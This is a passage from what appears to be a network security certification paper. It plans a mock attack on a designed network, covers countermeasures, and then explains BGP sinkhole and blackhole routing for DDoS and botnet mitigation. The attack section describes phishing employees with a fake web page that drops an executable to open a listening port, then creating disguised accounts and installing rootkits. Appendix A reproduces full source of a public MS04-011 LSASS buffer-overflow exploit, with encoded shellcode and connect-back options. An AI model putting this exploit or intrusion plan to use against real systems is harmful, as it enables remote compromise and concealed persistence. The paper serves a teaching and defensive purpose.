<html><head><title>Error</title></head><body>The parameter is
incorrect. </body></html>Connection closed by foreign host.
```

Although the command used in the example above wasn't really an intent to acquire proprietary data, we got back the OS and version of the web server. The results should usually yield something useful. The same technique can be used on mail server's port 25.

We now know that MS IIS 6.0 and Exchange server 2003 is in use and can search for exploits therein. We locate the following link:

http://www.microsoft.com/downloads/details.aspx?FamilyId=50AD42D7-81BD-4F96-9AD1-0E67310551DF&displaylang=en This exploit was release 5/10/2004. The same day the design was said to be released.

The overview of this vulnerability (aka MS04-15) advises that:

"A remote code execution vulnerability exists in the Help and Support Center because of the way that it handles HCP URL validation. An attacker could exploit the vulnerability by constructing a malicious HCP URL that could potentially allow remote code execution if a user visited a malicious Web site or viewed a malicious e-mail message. An attacker

who successfully exploited this vulnerability could take complete control of an affected system. However, significant user interaction is required to exploit this vulnerability."

The aspect of this vulnerability that may not make it effective is that it requires the *Help and Support center* function to be enabled.

Searching further yields the Microsoft security bulletin MS04-11. This vulnerability is rated critical as well and will provide remote code execution, which is what will be needed to acquire the required access. This bulletin was re-issued on June 14, 2004 as the initial update had installation issues. The code that could be used to exploit this vulnerability is provided in Appendix B.

This code could be compiled into a .exe file (or other executable code format) and renamed report.exe, cookie_info.exe, … etc and mailed to known individuals in the company. Since the .exe may not make through to the user workstation. We will email a link to a webpage the known individual advising them click the link for new concepts in fortune cookie design and marketing. The page will appear under construction, but will load the executable code upon browsing the page. This will effectively open a listening port at a port number not managed or detectable by current security policies.

Once access is obtained to a workstation(s), they can be controlled in many ways. The initial task would be to create a local user account similar to the users account or create an admin 'looking' account. Another task would be to install a windows based rootkit to cover 'tracks' made by the intrusion. This assists in enabling the retention of access to the system. A good rootkit will make access and acquisition transparent to the *previous* owner of the system. A couple of windows based rootkits are available from www.rootkit.com. An audit of the compromised system should take place immediately. A reconnaissance of assets should follow as soon as possible.

### 3.5 Countermeasures

It is getting increasingly more difficult to safeguard a network against an attack or intrusion with multiple component and users. Users in most environments vary a great deal in terms of technical/security intellect. Security mechanisms of all types are getting increasingly more competent in stopping security breaches; users on the other hand, aren't gaining the competency at the same rate. An aggressive security education plan could be the *most* valuable countermeasure to breaches in network security in any environment.

Another high level aspect of this design that could stop or at least slow down perpetrators, is to lessen the dependency on an operating system that frequently has vulnerabilities discovered that span several products within their domain. A good example of this is Microsoft security bulletin MS04-011. This vulnerability was presented initially as affecting only a few systems within the Microsoft domain. As the vulnerability matured, it was discovered that it spanned several Microsoft products.

Keeping personal information about employees and network devices off public databases (ARIN) and newsgroups is another way to avoid compromise. This information is almost always the first step in planning an attack Careful thought should be put into how the organization is identified in routing registries and in DNS naming conventions. Measures should also be taken to avoid disclosing accurate OS version information on banners.

A periodic evaluation of what services are running on all servers and workstations should also be done. This very effective in determining whether or not a host/server had been compromised or if a user is using an unauthorized application. This can be done manually per workstation or via scripting the 'netstat –a' command to use this command to poll all workstations.

Example:

```
 C:\> netstat –a
Active connections
Proto Local Address Foreign Address State
TCP 10.9.100.8:22 10.9.100.21:1125 ESTABLISHED
TCP 0.0.0.0:3001 0.0.0.0:* LISTENING
TCP 0.0.0.0:80 0.0.0.0:* LISTENING
TCP 0.0.0.0:25 0.0.0.0:* LISTENING
TCP 0.0.0.0:22 0.0.0.0:* LISTENING
TCP 10.9.100.8:53 0.0.0.0:* LISTENING
TCP 127.0.0.1:53 0.0.0.0:* LISTENING
TCP 0.0.0.0:23 0.0.0.0:* LISTENING
TCP 0.0.0.0:21 0.0.0.0:* LISTENING
```

Any unauthorized connections should be closed immediately.

Overall this design was secured very well and embraced the concept of defense in depth. The vulnerabilities and disclosures that existed in this network exist in the vast majority of networks today. With an aggressive policy on information disclosure prevention and execution of a vulnerability analysis policy and *process*, the networks assets should be well covered.

## 4.0 Assignment 4a.

### 4.1 Traffic Management Using Sinkhole and Routing Strategies.

Service providers and enterprise networks are facing constant challenges in protecting their network(s) against virus deployment and Distributed Denial of Service (DDoS) attacks. Many of the recent attacks and virus deployments have gotten more bandwidth intensive and crafted by such methods that enable them to bypass perimeter routers and firewalls. To mitigate the effects of this activity in a network, a special purpose device can be used to pull in unwanted traffic and interface with outside resources to stop undesirable traffic from leaving or entering the network.

With the size and complexity of enterprise IP networks growing; and the fact that many networks either have or will be using their IP network(s) for not only data, but voice and video as well, it is imperative that efforts be in place to keep the network as free of unwanted traffic as possible. Unwanted traffic in an IP network is analogous to noise in an electrical signal. The less noise in a circuit, the better signal quality and overall experience will be. VOIP and video conferencing are extremely sensitive to packet loss and delay, to maximize the utility of these technologies, undesirable traffic has to be kept to a minimum.

Placement of a multi-purpose device in a network can do the following:

- Sinkhole Traffic
- BlackholeDoS traffic
- Stop well known attacks from being sourced from the local network
- Prevent local host from communicating with known 'botnet' controllers

Any or all of these techniques *will* substantially mitigate unwanted traffic that traverses a network.

Most of the efforts mentioned above have been around for a few years. The technique of traffic blackholing and sinking should be employed in top tier service provider networks. A large enterprise or service provider network company should be readily aware of what DoS mitigation techniques are in use before contracting service. A service provider network without these measures in place can result in costly downtime and high link utilization (resulting in higher fees in most cases) for their customers when DoS attacks occur.

To begin the process of employing these techniques in a network, the first decision is to choose which device or devices will be used to serve as the sinkhole or the advertising point for the route advertisements. If possible, it is best to use a router or server not used for carrying production traffic. A router can be used alone, and router and server, or just a server running Zebra with BGP enabled. Whichever combination is used, there should be a part that is

able to participate in routing protocols and facilitates storing (and preferably analyzing) captured data.

There are positives and negatives for using a single device and for separating functions in respective devices. Having functions incorporated into one device may be more cost effective, but having both a router and server enables the functions to be separated into separate administration domains. Separation in administration can be a safeguard against inexperienced administrator's inadvertently advertising invalid routing information. Errant advertisements from the sinkhole router can very efficiently take the network down. From a network and security administration standpoint, it is best to use both a router and server for this solution.

The chosen router should be able to support the BGP routing protocol and filter traffic via access-list or firewall filters. This router should also conform to strict security and management policies, as any other network routers.

Once the destination host has been determined by IDS reports, firewall logs, netflow data, or other means, the administrator will have *options* as to what can be done with attack traffic. These options, configuration, and operation of the multi-purpose router is described in the following sections.

## 4.2 BlackHole Operation and Configuration

The black hole portion of the design requires that the router participate in an IGP. In most networks where this technique is used, IBGP is the IGP in which this is implemented. The idea behind the blackhole technique is to blackhole or NULL route bad traffic as it enters the network. In other words, drop it at the ingress.

Blackholing DoS traffic is facilitated by having configuration on each router with an IP transit connection or core router that has a unique route map that includes:

- A unique 'tag' value
- A next hop (RFC1918)IP address that isn't likely to be used in the internal network, such as 10.254.254.254.
- The no-export community added to the route so that the advertisement will not be advertised outside the Autonomous System.
- The origin set to IGP.

Once the route-map has been established on each of these routers, verification needs to be made to ensure static routes (or at least the affected static routes) are redistributed into the BGP so that they can be managed accordingly. This

can be done by the ‘redistribute static’ command or issuing a ‘network’ statement for each host to be blackholed.

After this has been established, the routers in the network are ready to blackhole traffic announced with the ‘tag’ identified above.

The next-hop IP address should be routed to the Null0 interface on Cisco IOS routers or ‘set’ it to the discard interface on Juniper routers.

To activate, a static route such as the one below will be added:

Ip route <host address under attack>  255.255.255.255 Nullo tag <unique tag value>

If all is configured correctly, when this static route is injected into the IP routing table, traffic to this host will be routed to the Null0 interface locally configured on each router. Access-list can be configured to monitor and log traffic accordingly.

### 4.3 Sinkhole Configuration Options and Operation

The configuration will be fairly straightforward for the sinkhole portion of the design.  The router should have a minimum of 2 interfaces available One for connecting to a backbone router and one for mirroring traffic to a local collection server. The sinkhole function of the design effectively ‘pulls’ traffic in to one centric point, the sinkhole router. This is primarily done so that traffic can be analyzed from one router or attached server. This is also a helpful technique to use in a smaller network where there are only a few routers participating in the IGP.

This will require minimum router configuration to accomplish. All that needs to be done is to advertise the victim IP within the IGP only (no-export tag). Advertising the host address should be enough to have the traffic ‘pulled’ in. If for some reason, it is not, protocol attributes may have to be altered to increase the preference of the route.

One drawback to the blackhole *and* sinkhole technique is that, while it does alleviate congestion across the network, it does make an attack very successful. An alternate method of the sinkhole technique that doesn’t blackhole traffic is to configure a sinkhole tunnel. The tunnel configuration lets traffic pass through the sinkhole router, make it available for analysis, and switch it to the destination.

This technique usually involves the use of MPLS traffic engineering (TE) and TE tunnels. GRE and L2TP can be used if MPLS is not an option in the network. This is described in more detail in the RIPE.net presentation:

http://www.ripe.net/ripe/meetings/ripe-46/presentations/ripe46-eof-fischbach.pdf

Also, with this method, QoS policies can be used to mark the 'bad' or analyzed traffic in order to distinguish it from valid traffic.

### 4.4 Solutions

Over the past few years DoS attacks and malware deployment have gotten more sophisticated and grown with intensity. The main sources of the more prolific DoS attacks today are administrated via *bots* on *botnets.* Fortunately, some groups of people have responded likewise in the detection of and response to DoS.

The bot/botnet concept has been around for years and has legitimate use in the IRC world (see www.eggheads.org). The difference between the common IRC bots and the botnet bots is that the botnet bots are created with a Trojan on a personal computer usually without the knowledge of the owner/administrator. This Trojan may have arrived at the computer via a 'shared' program (via P2P), SPAM, or 'SPAMvertised' website.

Whichever method the malware got on the computer, the system can now be an active participant in a DDoS attack. Several thousand personal computers get infected with the same type of malware and become 'zombies' to one or a few bot controllers. These controllers can give commands to the thousands of bots to send traffic to a host (or network) or participate in SPAM deployment. These controllers can very effectively and efficiently take out the host/network of their choice. A small amount of traffic from several of these bots can amount to a monumental DoS for a network. Mitigating the attacks by mitigating traffic from the individual host can be a difficult task. Locating and cleaning each of these host would be extremely would be a realistic impossibility.

As bots have gotten more prolific so did the study and analysis of them. A group of security professionals and a few associates have developed methods of analyzing traffic flows (netflow and cflow) from various networks to determine the bot controller IP. The botnet controllers are typically found by analyzing what source hosts are trying to connect to common destinations on port 6667, or sometimes ports in the range of 6660-6669 and 7000.

Once these prefixes are received by the sinkhole router they can be NULL routed or mirrored to the server for analysis. This analysis can result in finding the infected host on the internal network and possibly information on how the host got infected. This further protects the network by prohibiting internal host that are most likely compromised from communicating with known botnet controllers. On a large enterprise or service provider network this can result in

a substantial decrease in bad traffic that traverses a network and can exponentially lessen the severity of DoS attacks to other networks.

### 4.5 Data Collection and Analysis

As mentioned in the previous sections, a vital part of the sinkhole efforts in a network is to have a server in place so that the captured data can be analyzed. Usually the recommended OS for the server is Solaris or FreeBSD. Both of these operating systems a proven to be stable and work with many of the freely available tools such a TCPdump and Snort IDS.

The server should have two NIC cards. One will be attached to the router via FastEthernet port for traffic sniffing and the other for out-of-band management. The server should also have a substantial hard drive space, somewhere around the 100GB range is the minimum. A process should exist to archive and compress captured data on a daily or weekly basis. If a substantial amount of traffic is found from these methods, efforts should be made to sanitize the data and communicate accordingly. Sharing data of this type can result in an overall reduction in bad traffic across the internet.

### 4.6 Operational Guidelines

This device and associated tools should be placed in the network according to traffic flows and the size of the network. If ingress traffic to the network is substantially greater than egress, it may be best to place the sinkhole near the transit point(s). If the reverse is true, placing the sinkhole near the sources of internal traffic may be the most efficient. In large service provider networks, it may be necessary to place sinkholes at various peering points and/or data centers.

Another operational technique than can be used from the sinkhole router is to advertise a default route from the sinkhole. Any traffic flowing through the internal network that doesn't have an explicit route, would be sinked in (or blackholed).

As mentioned initially, safeguarding this router in the network has to be a primary concern. Errant advertisements can take a network down and in some cases cause issues on the internet in general. Some of the safeguards that must be in place on the sinkhole router are:

- All advertisements should have the no export community attached so that they will *not* leave the internal network.

- No advertisement larger than a /32 should be permitted unless a darknet is to be used to further analyze traffic.

- DNS root servers and perhaps other critical servers/services should be blocked from advertisement if this mitigation method is not desirable.

- AAA should be configured on the router and administered closely.

- Interfaces should not be visible to the outside world.

## 4.7 Conclusion

The design and implementation of this solution will likely require a joint effort between network and security architects so that proper consideration can be given to the existing architecture, traffic flows, and traffic analysis. Once in place, the network will have a centric management point(s) of bad traffic management and mitigation.

With the increasing challenges networks are faced with today, it is necessary for network administrators to realize that at some point bogus traffic will traverse their network even with the most layered 'defense in depth' architecture. Having a central point in the network for DoS mitigation and bogus traffic analysis traffic is (or soon will be) a necessity as networks rely more heavily on their infrastructure to carry critical business and lifeline services.

As in any challenge, preparation for and timely reaction is essential for success. This solution provides a foundation of opportunity by adding another layer to a multilayered approach.

**Works Cited and References Used**

**Section 1:**

Krutz, Ronald , and Vines, Russell Dean, *The CISSP Prep Guide – Mastering the Ten Domains of Computer Security*, New York:John Wiley and Sons, INC, 2002, pp 189-292.

http://www.sans.org/resources/policies/Password_Policy.pdf

http://www.juniper.net/products/integrated/dsheet/ds_remote.pdf

http://www.isp-planet.com/technology/vpn/netscreen_eval1.html

**Section 2:**

Northcut, Stephen, et al. , *Network Perimeter Security* , Indiana, New Riders, 2003.

http://nsa2.www.conxion.com/cisco/download.htm

**Section 3:**

http://www.multiproxy.org/cgi-bin/search-proxy.pl

http://johnny.ihackstuff.com

http://www.microsoft.com/technet/security/bulletin/MS03-028.mspx

http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx

http://www.k-otik.com/exploits/04142004.sslbomb.c.php

http://www.microsoft.com/technet//bulletin/MS04-002.mspx

http://www.C0d3rs.com

http://www.syngress.com/pub_schedule/tipsheet.cfm?isbn=1932266399

**Section 4:**

http://www.windowsitlibrary.com/Content/1110/06/5.html

http://www.ietf.org/internet-drafts/draft-turk-bgp-dos-06.txt

http://www.secsup.org/Tracking/.

http://www.arbornetworks.com/downloads/research36/Sinkhole_Tutorial_June03.pdf

**Appendix A**

Exploit script taken from: http://www.k-otik.com/bugtraq/

**Windows Lsasrv.dll RPC buffer overflow Remote Exploit (MS04-011)**

sbaaNetapi.dll

```
// Comments from K-OTik.COM : to make this exploit work remotely you
have to use the
// sbaaNetapi.dll wich modifies the DsRoleUpgradeDownlevelServer API,
this will allow
// the remote host to be specified as explained on eeye advisory...
//
// http://www.k-otik.com/exploits/04252004.ms04011lsass.rar


#include <windows.h>
#pragma comment(lib,"mpr.lib")
#pragma comment(lib, "ws2_32")

unsigned char scode[] =
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x80\x34\x0B\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"

"\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\xC0\x71\x02\x99\x99\x99"
"\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xAB\xC6\xCD\x66\x8F\x12"
"\x71\xF3\x9D\xC0\x71\x1B\x99\x99\x99\x7B\x60\x18\x75\x09\x98\x99"
"\x99\xCD\xF1\x98\x98\x99\x99\x66\xCF\x89\xC9\xC9\xC9\xC9\xD9\xC9"
"\xD9\xC9\x66\xCF\x8D\x12\x41\xF1\xE6\x99\x99\x98\xF1\x9B\x99\x9D"
"\x4B\x12\x55\xF3\x89\xC8\xCA\x66\xCF\x81\x1C\x59\xEC\xD3\xF1\xFA"
"\xF4\xFD\x99\x10\xFF\xA9\x1A\x75\xCD\x14\xA5\xBD\xF3\x8C\xC0\x32"
"\x7B\x64\x5F\xDD\xBD\x89\xDD\x67\xDD\xBD\xA4\x10\xC5\xBD\xD1\x10"
"\xC5\xBD\xD5\x10\xC5\xBD\xC9\x14\xDD\xBD\x89\xCD\xC9\xC8\xC8\xC8"
"\xF3\x98\xC8\xC8\x66\xEF\xA9\xC8\x66\xCF\x9D\x12\x55\xF3\x66\x66"
"\xA8\x66\xCF\x91\xCA\x66\xCF\x85\x66\xCF\x95\xC8\xCF\x12\xDC\xA5"
"\x12\xCD\xB1\xE1\x9A\x4C\xCB\x12\xEB\xB9\x9A\x6C\xAA\x50\xD0\xD8"
"\x34\x9A\x5C\xAA\x42\x96\x27\x89\xA3\x4F\xED\x91\x58\x52\x94\x9A"
"\x43\xD9\x72\x68\xA2\x86\xEC\x7E\xC3\x12\xC3\xBD\x9A\x44\xFF\x12"
"\x95\xD2\x12\xC3\x85\x9A\x44\x12\x9D\x12\x9A\x5C\x32\xC7\xC0\x5A"
"\x71\x99\x66\x66\x66\x17\xD7\x97\x75\xEB\x67\x2A\x8F\x34\x40\x9C"
"\x57\x76\x57\x79\xF9\x52\x74\x65\xA2\x40\x90\x6C\x34\x75\x60\x33"
"\xF9\x7E\xE0\x5F\xE0";
```

```
unsigned char scode2[] =
"\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x7D\x01\x80\x34\x0A\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"

"\x70\x95\x98\x99\x99\xC3\xFD\x38\xA9\x99\x99\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xD9\x91\x12\x41\x12\xEA\xA5\x12\xED\x87\xE1\x9A"
"\x6A\x12\xE7\xB9\x9A\x62\x12\xD7\x8D\xAA\x74\xCF\xCE\xC8\x12\xA6"
"\x9A\x62\x12\x6B\xF3\x97\xC0\x6A\x3F\xED\x91\xC0\xC6\x1A\x5E\x9D"
"\xDC\x7B\x70\xC0\xC6\xC7\x12\x54\x12\xDF\xBD\x9A\x5A\x48\x78\x9A"
"\x58\xAA\x50\xFF\x12\x91\x12\xDF\x85\x9A\x5A\x58\x78\x9B\x9A\x58"
"\x12\x99\x9A\x5A\x12\x63\x12\x6E\x1A\x5F\x97\x12\x49\xF3\x9A\xC0"
"\x71\x1E\x99\x99\x99\x1A\x5F\x94\xCB\xCF\x66\xCE\x65\xC3\x12\x41"
"\xF3\x9C\xC0\x71\xED\x99\x99\x99\xC9\xC9\xC9\xC9\xF3\x98\xF3\x9B"
"\x66\xCE\x75\x12\x41\x5E\x9E\x9B\x99\x9D\x4B\xAA\x59\x10\xDE\x9D"
"\xF3\x89\xCE\xCA\x66\xCE\x69\xF3\x98\xCA\x66\xCE\x6D\xC9\xC9\xCA"
"\x66\xCE\x61\x12\x49\x1A\x75\xDD\x12\x6D\xAA\x59\xF3\x89\xC0\x10"
"\x9D\x17\x7B\x62\x10\xCF\xA1\x10\xCF\xA5\x10\xCF\xD9\xFF\x5E\xDF"
"\xB5\x98\x98\x14\xDE\x89\xC9\xCF\xAA\x50\xC8\xC8\xC8\xF3\x98\xC8"
"\xC8\x5E\xDE\xA5\xFA\xF4\xFD\x99\x14\xDE\xA5\xC9\xC8\x66\xCE\x79"
"\xCB\x66\xCE\x65\xCA\x66\xCE\x65\xC9\x66\xCE\x7D\xAA\x59\x35\x1C"
"\x59\xEC\x60\xC8\xCB\xCF\xCA\x66\x4B\xC3\xC0\x32\x7B\x77\xAA\x59"
"\x5A\x71\x76\x67\x66\x66\xDE\xFC\xED\xC9\xEB\xF6\xFA\xD8\xFD\xFD"
"\xEB\xFC\xEA\xEA\x99\xDA\xEB\xFC\xF8\xED\xFC\xC9\xEB\xF6\xFA\xFC"
"\xEA\xEA\xD8\x99\xDC\xE1\xF0\xED\xCD\xF1\xEB\xFC\xF8\xFD\x99\xD5"
"\xF6\xF8\xFD\xD5\xF0\xFB\xEB\xF8\xEB\xE0\xD8\x99\xEE\xEA\xAB\xC6"
"\xAA\xAB\x99\xCE\xCA\xD8\xCA\xF6\xFA\xF2\xFC\xED\xD8\x99\xFB\xF0"
"\xF7\xFD\x99\xF5\xF0\xEA\xED\xFC\xF7\x99\xF8\xFA\xFA\xFC\xE9\xED"
"\x99\xFA\xF5\xF6\xEA\xFC\xEA\xF6\xFA\xF2\xFC\xED\x99";



typedef int (_stdcall *DSROLEUPGRADEDOWNLEVELSERVER)
(unsigned long, unsigned long, unsigned long, unsigned long,
unsigned long, unsigned long, unsigned long, unsigned long,
unsigned long, unsigned long, unsigned long, unsigned long);
DSROLEUPGRADEDOWNLEVELSERVER
DsRoleUpgradeDownlevelServer;

#define LEN 3500

char buf[LEN+1];
char sendbuf[(LEN+1)*2];
char buf2[2];
char target2[200];
```

```
int main(int argc, char *argv[])
{
HMODULE hNetapi;
int ret=0;
int i;
char c, *target;
LPSTR hostipc[40];
NETRESOURCE netResource;
unsigned short port;
unsigned long ip;
unsigned char* sc;

if (argc < 3) {
printf("Windows Lsasrv.dll RPC [ms04011] buffer overflow Remote Exploit\n
\bug discoveried by eEye,\n \
code by sbaa (sysop sbaa 3322 org) 2004/04/24 ver 0.1\n \
Usage: \n \
%s 0 targetip (Port ConnectBackIP ) \
----> attack 2k (tested on cn sp4,en sp4)\n \
%s 1 targetip (Port ConnectBackIP ) \
----> attack xp (tested on cn sp1)\n",argv[0],argv[0]);
printf("");
return 0;
}

target = argv[2];
sprintf((char *)hostipc,"\\\\%s\\ipc$",target);

netResource.lpLocalName = NULL;
netResource.lpProvider = NULL;
netResource.dwType = RESOURCETYPE_ANY;
netResource.lpRemoteName=(char *)hostipc;



ret = WNetAddConnection2(&netResource, "", "", 0); // attempt a null session
if (ret != 0)
{
printf("Create NULL session failed\n");
// return 1;
}


hNetapi = LoadLibrary("sbaaNetapi.dll");
if (!hNetapi) {
```

```
printf("Can't load sbaaNetapi.dll.\n");
exit(0);
}

(DWORD *)DsRoleUpgradeDownlevelServer = (DWORD
*)GetProcAddress(hNetapi, "DsRoleUpgradeDownlevelServer");

if (!DsRoleUpgradeDownlevelServer) {
printf("Can't find function.\n");
exit(0);
}

memset(buf, '\x90', LEN);



if(argc>4)
{

port = htons(atoi(argv[3]))^(USHORT)0x9999;
ip = inet_addr(argv[4])^(ULONG)0x99999999;

memcpy(&scode[118], &port, 2);
memcpy(&scode[111], &ip, 4);
sc=scode;
}
else
{
if(argc>3)
{
port = htons(atoi(argv[3]))^(USHORT)0x9999;
memcpy(&scode2[176], &port, 2);

}
sc=scode2;
}
//attack all 2k sp3 version

memcpy(&buf[2020], "\x95\x0c\x01\x78", 4);
memcpy(&buf[2036], sc, strlen(sc));

//attack all 2k sp4 version
memcpy(&buf[2840], "\xeb\x06\xeb\x06", 4);
memcpy(&buf[2844],"\x2b\x38\x03\x78",4);

memcpy(&buf[2856], sc, strlen(sc));
```

```
printf("shellcode size %d\n", strlen(sc));


for(i=0; i<LEN; i++) { //unicode
sendbuf[i*2] = buf[i];
sendbuf[i*2+1] = 0;
}
sendbuf[LEN*2]=0;
sendbuf[LEN*2+1]=0;

if(atoi(argv[1])==1)
{
memcpy(&sendbuf, sc, strlen(sc));
memcpy(sendbuf+1964,"\xad\x14\x48\x74",4);
memcpy(&sendbuf[1948],
"\xb8\x44\xf8\xff\xff\x03\xc4\x81\xec\x00\x20\x00\x00\xff\xe0\x00", 16);
memcpy(&sendbuf[1980], "\xeb\xde",2);
}
memset(target2, 0, 100);
for(i=0; i<strlen(target); i++) {
target2[i*2] = target[i];
target2[i*2+1] = 0;
}
memset(buf2, 0, 2);
ret=0;
ret=DsRoleUpgradeDownlevelServer(&sendbuf[0], &buf2[0], &buf2[0],
&buf2[0], &buf2[0], &buf2[0],
&buf2[0], &buf2[0], target2, &buf2[0], &buf2[0], &buf2[0]);

printf("Ret value = %d\n",ret);
WNetCancelConnection2(netResource.lpRemoteName, 0, TRUE);
FreeLibrary(hNetapi);

return 0;
```

---